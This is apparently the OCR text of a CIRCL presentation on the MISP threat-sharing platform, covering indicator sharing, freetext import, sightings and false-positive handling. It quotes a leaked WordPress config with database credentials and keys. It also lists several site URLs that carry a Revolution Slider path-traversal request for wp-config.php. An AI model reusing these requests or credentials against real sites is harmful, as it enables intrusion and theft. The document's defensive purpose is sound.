define('NONCE_SALT',       ')+)wjzfIkyp?]CMWVv=y`^/~[-,0?TUz`o/R,|V9#]^NW;Yo8UL:|ZInu&?5u7yV');


$table_prefix  = 'wp_';
define('WPLANG', 'et');
define('WP_DEBUG', false);
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');

function wp_new_blog_notification($blog_title, $blog_url, $user_id, $password) { return true; }
```

How can we help

admin-ajax-2.php

```php
<?php
define('DB_NAME', 's46440i0');
define('DB_USER', 's46440i0');
define('DB_PASSWORD', '4550ee');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
define('AUTH_KEY',         'F?YRm~:"dx~hyz5=Xk?uX3./-_[V[]+|B=bq^WWH0m*7Ep&U%o?,og78Pr!J&]&$');
define('SECURE_AUTH_KEY',  'DA]4rJ~Wt8O#?p.u0(i|k2n1~gjt^A#&7TbtSh8kSUTKE9+Y_%u(!VR8}o^,p}Iw');
define('LOGGED_IN_KEY',    'XD0;UhuhWnL5%IE+5r#TLPmy8TBcT[Z_X%7r8_f+F$KG9(J?&nYPp70iupC{_6@(');
define('NONCE_KEY',        '<KKR^Ew:!y%_G=@;iQ"~@hyL>)6]G$Lw^gJ^&sQ>4)r+zC"k,5r@z}5F^CgspPO{');
define('AUTH_SALT',        'Wn3_[gxRs3/LZ":3e>?,9D)9YEAMSj7$~Cvp~0=;Y!"tn8T_[Ep?Qhom39x:NVK<');
define('SECURE_AUTH_SALT', '3+"AYXr.O6%YUgh.,K|<QnW4RHyxKwy8=zv,Nkz(G^d&?XwR8nN&UUargpZuQG4=');
define('LOGGED_IN_SALT',   '90e,ke_=6Gax@3:?3)`5cV?25D=KU;GuJJ/(;V"o;JD+OKup!Nw^Z#m05q%pP9zn');
define('NONCE_SALT',       ')+)wjzfIkyp?]CMWVv=y`^/~[-,0?TUz`o/R,|V9#]^NW;Yo8UL:|ZInu&?5u7yV');


$table_prefix  = 'wp_';
define('WPLANG', 'et');
define('WP_DEBUG', false);
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');

function wp_new_blog_notification($blog_title, $blog_url, $user_id, $password) { return true; }
```

- Notify our constituency
- How can we help others
  - Notify all → Too much
  - Notify CERT's → Don't scale
  - We need a platform → MISP

MISP event

WP config files - 2017-05-20 - origin: pastebin.com/Vr3...

Event ID	8040
Uuid	59263031-5c78-48f5-854d-4aa7950d210f
Org	CIRCL
Owner org	CIRCL
Contributors	
Email	michael.hamm@circl.lu
Tags	tip:green x osint:source-type="pastie-website" x circl:incident-classification="vulnerability" x veris:action:error:variety="Misconfiguration" x +
Date	2017-05-20
Threat Level	Low
Analysis	Completed
Distribution	All communities
Info	WP config files - 2017-05-20 - origin: pastebin.com/Vr3DkQ6V
Published	Yes
#Attributes	170
Sightings	0 (0)
Activity	

MISP event attributes

« previous | 1 | 2 | 3 | next » | view all

Filters: All (170) | File | Network | Financial | Proposal | Correlation | Warnings | Include deleted attributes | Show context fields

Date	Org	Category	Type	Value	Tags	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
2017-05-25		Network activity	url	http://russia.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://www.rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://akzcreative.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://eujus.eu/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://mineral-falkon.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		
2017-05-25		Network activity	url	http://www.azconsulting.al/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php		URL to config file	✓			No	Inherit	(0/0/0)		


CIRCL
Computer Incident
Response Center
Luxembourg

- Sharing and correlations

Backdoored sites

5642	2	michael.hamm@circl.lu	2017-04-04	Low	Completed	Hacked sites with backdoors - 2017-04-04 - origin: pastebin.com/NefLTnFQ	All
5843	2	michael.hamm@circl.lu	2017-03-27	Low	Initial	Hacked sites with backdoors - 2017-03-27 - origin: pastebin.com/SZkj0MWU	All
5514	2	michael.hamm@circl.lu	2017-03-21	Low	Completed	Hacked sites with backdoors - 2017-03-21 - origin: pastebin.com/ELtxRYBP	All


Backdoored sites - Correlated



Helping Contributors in MISP

- Contributors can use the UI, API or using the freetext import to add events and attributes.
  - Modules existing in Viper (a binary framework for malware reverser) to populate and use MISP from the vty or via your IDA.
- Contribution can be direct by creating an event but **users can propose attributes updates** to the event owner.
- **Users should not be forced to use a single interface to contribute**.

Example: Freetext import in MISP



Freetext Import Results

Below you can see the attributes that are to be created. Make sure that the categories and the types are correct, often several options will be offered based on an inconclusive automatic resolution.

Value	Category	Type	IDS	Comment	Actions
23.100.122.175	Network activity	ip-dst	☑	Imported via the freetext import.	✖
host.microsoft.com	Network activity	hostname	☑	Imported via the freetext import.	✖
b447c27a00e3a348881b0030177000cd	Payload delivery	md5	☑	Imported via the freetext import.	✖
https://www.github.com/MISP/MISP	Network activity	url	☑	Imported via the freetext import.	✖

Submit

ip-dst → ip-src Change all

Update all comment fields Change all


Filters: All File Network Financial Proposal Correlation

Date	Org	Category	Type	Value	Comment	Related Events	IDS	Distribution	Actions
2016-02-24		Network activity	hostname	host.microsoft.com	Imported via the freetext import.		Yes	Inherit	
2016-02-24		Network activity	ip-dst	23.100.122.175	Imported via the freetext import.	298	Yes	Inherit	
2016-02-24		Network activity	url	https://www.github.com/MISP/MISP	Imported via the freetext import.		Yes	Inherit	
2016-02-24		Payload delivery	md5	b447c27a00e3a348881b0030177000cd	Imported via the freetext import.		Yes	Inherit	

Supporting Sharing in MISP

- Delegate event publication to another organisation.
  - The other organisation can take over the ownership of an event and provide **pseudo-anonymity to initial organisation**.
- Sharing groups allow custom sharing per event or even at attribute level.
  - Sharing communities can be used locally or even cross MISP instances.
  - **Sharing groups** can be done at **event level or attributes level** (e.g. financial indicators shared to a financial sharing groups and cyber security indicators to CSIRT community).

Sightings support



As **Sightings** can be positive, negative or even based on expiration, different use cases are possible:

- **Sightings** allow users to notify a MISP instance about the activities related to an indicator.
- Activities can be from a SIEM (e.g. Splunk lookup validation or **false-positive feedback**), a NIDS or honeypot devices[a].
- Sighting can affect the API to limit the NIDS exports and improve the NIDS rule-set directly.

[a] https://www.github.com/MISP/misp-sighting-t

Combating false positives in MISP

- False-positives are a recurring challenge in information sharing.
- We have a few tools to help us limit the false positive information flowing to our devices
  - The misp-warninglists[4] to help analysts in their day-to-day job, using pre-defined lists of well-known indicators which are often false-positives (such as RFC1918 networks, public DNS resolver are included by default).
  - Crowd source data validation
  - Global input filters and automation whitelisting

[4] https://github.com/MISP/misp-warninglists

Getting started and bootstrapping your MISP with indicators

- Getting started with any similar system is difficult, figuring out what sort of data should be shared is a challenge.
- We integrate the default CIRCL OSINT feeds (TLP:WHITE selected from our communities) in MISP to allow users to ease their bootstrapping.
- The format of the OSINT is based on standard JSON MISP pulled from a remote TLS/HTTP server.
- Additional content providers can provide their own MISP feed. (`https://botvrij.eu/`)
- Allowing users to **test their MISP installations and synchronization with a real dataset**.
- Opening contribution to other threat intel feed but also allowing the analysis of overlapping data[5].

[5] A recurring challenge in information sharing

What's coming to MISP in the future?

- **MISP-objects** - complex data objects with its own templating system
- Long list of to be implemented **connectors**, **integrations**, etc
- Further **situational awareness** and **dashboard** tools
- **MISP-Darwin** - generate natural language reports out of MISP events
- **Gamification** - boost your communities willingness to share and verify data
- Missing anything in MISP that is vital to your workflow? Let us know about it or create a pull request with an implementation if you can. Alternatively co-funding of projects is also an option.

Conclusion

- **Information sharing practices come from usage** and by example (e.g. learning by imitation from the shared information).
- MISP is just a tool. What matters is your sharing practices. The tool should be as transparent as possible to support you.
- Enable users to customize MISP to meet their community's use-cases.
- Download MISP and let us know if you run into any issues or what you would like to change in MISP at **https://www.github.com/MISP/MISP**
- Stay in touch and stay up to date with what's happening with MISP, follow **@MISPProject** on twitter!